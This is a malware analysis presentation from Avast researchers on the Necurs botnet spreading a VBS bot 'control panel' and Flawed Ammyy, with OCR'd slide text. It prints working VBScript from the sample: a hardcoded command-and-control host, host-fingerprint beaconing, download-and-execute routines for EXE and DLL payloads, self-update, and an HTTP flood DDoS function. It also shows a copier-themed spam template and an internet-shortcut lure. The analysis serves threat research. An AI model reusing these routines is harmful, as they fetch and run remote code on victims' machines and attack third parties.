Botception: Botnet distributes script with bot capabilities

Adolf Streda
Reverse Engineer
streda@avast.com

Jan Sirmer
Malware Analysis Team Lead
sirmer@avast.com

Agenda

- Necurs history
- Monitoring Necurs
- Chain of infection
- VBS control panel
- Version differences
- Flawed Ammyy
- Summary

Necurs history

- Appeared in late 2012
- Largest spam botnet
- Big campaigns
  - Dridex
  - Locky
  - GlobeImposter

Necurs Monitoring


Monitoring Necurs - protocols

- C2 protocol
  - C&C servers, peer-list, module distribution
- P2P
  - C&C servers, C&C shared secret, C&C path
- Mailer module
  - Email templates, recipient list, attachments (dictionaries)

Monitoring Necurs - tracker

- Client emulation
  - Infected peer tracking
- Each branch identified by C2 shared secret (C2 protocol)
- Each branch may have sub-branches identified by P2P shared secret (P2P protocol)
- Currently 4 sub-branches from branch *0x5ba4fa79* tracked, 5 other branches known to exist
  - Branch *0x5ba4fa79*
    - paths: */locator.php, /news/index.php, /news/soap.php, /news/stream.php*

Monitoring Necurs - processing



Core Module

Hey! Got any data for me?

Hey, I got this cool module! Run it with these params.

C&C

Download & Execute

Bad guys

Mailer Module

Give me template!


Here you go! [Template]

Module C&C

Monitoring Necurs - processing

```
%%var nm=20171809_{{rndnum(11,11)}}
To: <{{to_addr}}>
Subject: Message from KM_C224e
From: <copier@{{to_host}}>
Reply-To: <copier@{{to_host}}>
X-Mailer: KONICA MINOLTA bizhub C224e
Date: {{date}}
Message-ID: <{{rndhex(8,8)}}.019.{{rndhex(12,12)}}.copier@{{to_host}}>
MIME-Version: 1.0
...

--KONICA_MINOLTA_Internet_Fax_Boundary
Content-Type: application/zip; name="{{nm}}.7z"
Content-Disposition: attachment; filename="{{nm}}.7z"
Content-Transfer-Encoding: BASE64

{{[1.doc]}}

--KONICA_MINOLTA_Internet_Fax_Boundary--
```

Monitoring Necurs - processing



Core Module

Hey! Got any data for me?

Hey, I got this cool module! Run it with these params.

C&C

Download & Execute

Bad guys


Mailer Module

Give me resource!

Here you go! [Resource]

Module C&C

Chain of infection



Necurs botnet

Monitored branch

SPAM email

Internet shortcut

VBS control panel


C&C

Download & Execute

Flawed Ammyy


VBS Control panel

Spam email



```
[{000214A0-0000-0000-C000-000000000046}]
Prop3=25,1
[InternetShortcut]
URL=file://[redacted]/config/CCE_20180427_223.vbs
IconFile=C:\Windows\system32\SHELL32.dl
IconIndex=2
IDList=
HotKey=0
```

Spam email



Open File - Security Warning

We can't verify who created this file. Are you sure you want to open this file?


Name: [redacted]CCE_20180427_223.vbs

Type: VBScript Script File


From: [redacted]CCE_20180427_22...

This file is in a location outside your local network. Files from locations you don't recognize can harm your PC. Only open this file if you trust the location. What's the risk?

SMB-sharing is caring



IMG-20180404-BB9DA6
IMG-20180404-C6D16A
IMG-20180404-F64C3D
IMG-20180404-FADBE9
IMG-20180404-FBA45D
IMG-20180404-FEFCDE
JPG-20180404-36BFD9
JPG-20180404-3DEA9D
JPG-20180404-C121AD
JPG-20180404-C51C7B
JPG-20180404-DFDBA3
JPG-20180404-EBC77E
JPG-20180404-FAD231
JPG-20180404-FF6CD9
JPG-20180404-FF86CC
ok
PIC-20180404-2DCDC7
PIC-20180404-33CE71
PIC-20180404-9EDEAC
PIC-20180404-A494FC
PIC-20180404-ACBECB
PIC-20180404-ACF5C3




FUCK you!.


- Get payloads in advance
- Receive personal messages
  - (We love you too.)

C&C server communication


- Hardcoded C&C address
- Get info about device
- Prepared for update with fallback C&Cs
- C&C server communication




```
Dim host(1)
host(0) = "http://untorsnot.in/voice/"
```



```
if Len(cmd) < 4 then
    log("Fuck! Panel maybe die! I will try to change it...")
    changeCNC
```




```
cmd = con("os="&sGetOS()&"&user="&sGetUserPC()&"&av="&sGetAV()&"&fw="&sGetRAM()&" # "&GetCPU()&" # "&GetGPU()&"&hwid="&rid&"&x="&getX())
log("Oh, its main cycle! CMD response" & cmd)
```




```
Function con(dat)
    On error resume next
    log("{@} Sending request > "&sHost & "gate.php?" & dat)
    gc.open "post",sHost & "gate.php?" & dat, false
    gc.send dat
    con = gc.responsetext
End function
```

VBS Control panel structure

Download and Execute executable




```
If instr(cmdF(0), "download") Then
    log("Download command gotted!")
    Call downloadexecute(cmdF(1), cmdF(2))
```




```
Sub downloadexecute(durl, zid)
    On error resume next
    log("[F]: Oh, its download function!")
    strsaveto = sTemp & sRandomString(25) & ".exe"
    dim xHttp: Set xHttp = createobject("MSXML2.ServerXMLHTTP.6.0")
    dim bStrm: Set bStrm = createobject("Adodb.Stream")
    xHttp.Open "GET", durl, False
    xHttp.SEnd
    with bStrm
        .type = 1
        .open
        .write xHttp.responseBody
        .savetofile strsaveto, 2
    End with
    log("[F]: download > save file to "& Chr(34)&strsaveto&Chr(34))
    wshShell.Run Chr(34)&strsaveto&Chr(34)
```

VBS Control panel structure


Download and Execute plugin



```
If instr(cmdF(0), "plugin") Then
    log("Plugin command gotted!")
    Call downloadexecutep(cmdF(1), cmdF(2))
```




```
Sub downloadexecutep(durl, zid)
    On error resume next
    strsaveto = sTemp & sRandomString(25) & ".dll"
    dim xHttp: Set xHttp = createobject("MSXML2.ServerXMLHTTP.6.0")
    dim bStrm: Set bStrm = createobject("Adodb.Stream")
    xHttp.Open "GET", durl, False
```



```
wshShell.Run "rundll32.exe "&Chr(34)&strsaveto&Chr(34)&",ARS", 0, False
```

VBS Control panel structure


Update control panel



```
If instr(cmdF(0), "update") Then
    log("Update command gotted!")
    gc.Open "GET", cmdF(1), False
    gc.Send
    oneonce.close
    set oneonce =  fso.opentextfile (sAppData & "9864372354262_log.txt" ,2, false)
    oneonce.write gc.ResponseText
    oneonce.close
    set oneonce =  fso.opentextfile (sAppData & sName ,2, false)
    oneonce.write gc.ResponseText
    oneonce.close
    set oneonce =  fso.opentextfile (sAppData & "g_" & sName & "_w.vbs" ,2, false)
    oneonce.write gc.ResponseText
    oneonce.close
    con "ok="&cmdF(2)&"&hwid="&rid
    wshshell.run "wscript.exe //B " & chr(34) & Wscript.ScriptFullName & chr(34)
    wscript.quit
```

VBS Control panel structure


Uninstall control panel




```
If instr(cmdF(0), "uninstall") Then
    log("Unistall command gotted!")
    con "ok="&cmdF(2)&"&hwid="&rid
    oneonce.close
    set oneonce =  fso.opentextfile (sAppData & "9864372354262_log.txt" ,2, false)
    oneonce.write " "
    oneonce.close
    set oneonce =  fso.opentextfile (sAppData & sName ,2, false)
    oneonce.write " "
    oneonce.close
    set oneonce =  fso.opentextfile (sAppData & "g_" & sName & "_w.vbs" ,2, false)
    oneonce.write " "
    oneonce.close
    Wscrit.Sleep 1000
    wshshell.run "cmd.exe /C taskkill /im wscript.exe /F", 0
```

VBS Control panel structure

DDoS attack




```
If instr(cmdF(0), "ddos") Then
    log("Oh, its ddos command!")
    Call dos(cmdF(1), cmdF(2))
    con "ok="&cmdF(3)&"&hwid="&rid
```




```
Function dos(hst, cnt)
    On error resume next
    For iCounter = 1 to cnt
        sDos.Open "POST", hst, False
        sDos.SetRequestHeader "Content-Type", "application/x-www-Form-urlencoded"
        sDos.Send "ufgiweugdiqwfgqofwg=325872346782356786426526349865923659"
    Next
    log("[F]: ddos finished! Sended "&cnt&" requests!")
end function
```

VBS Control panel structure

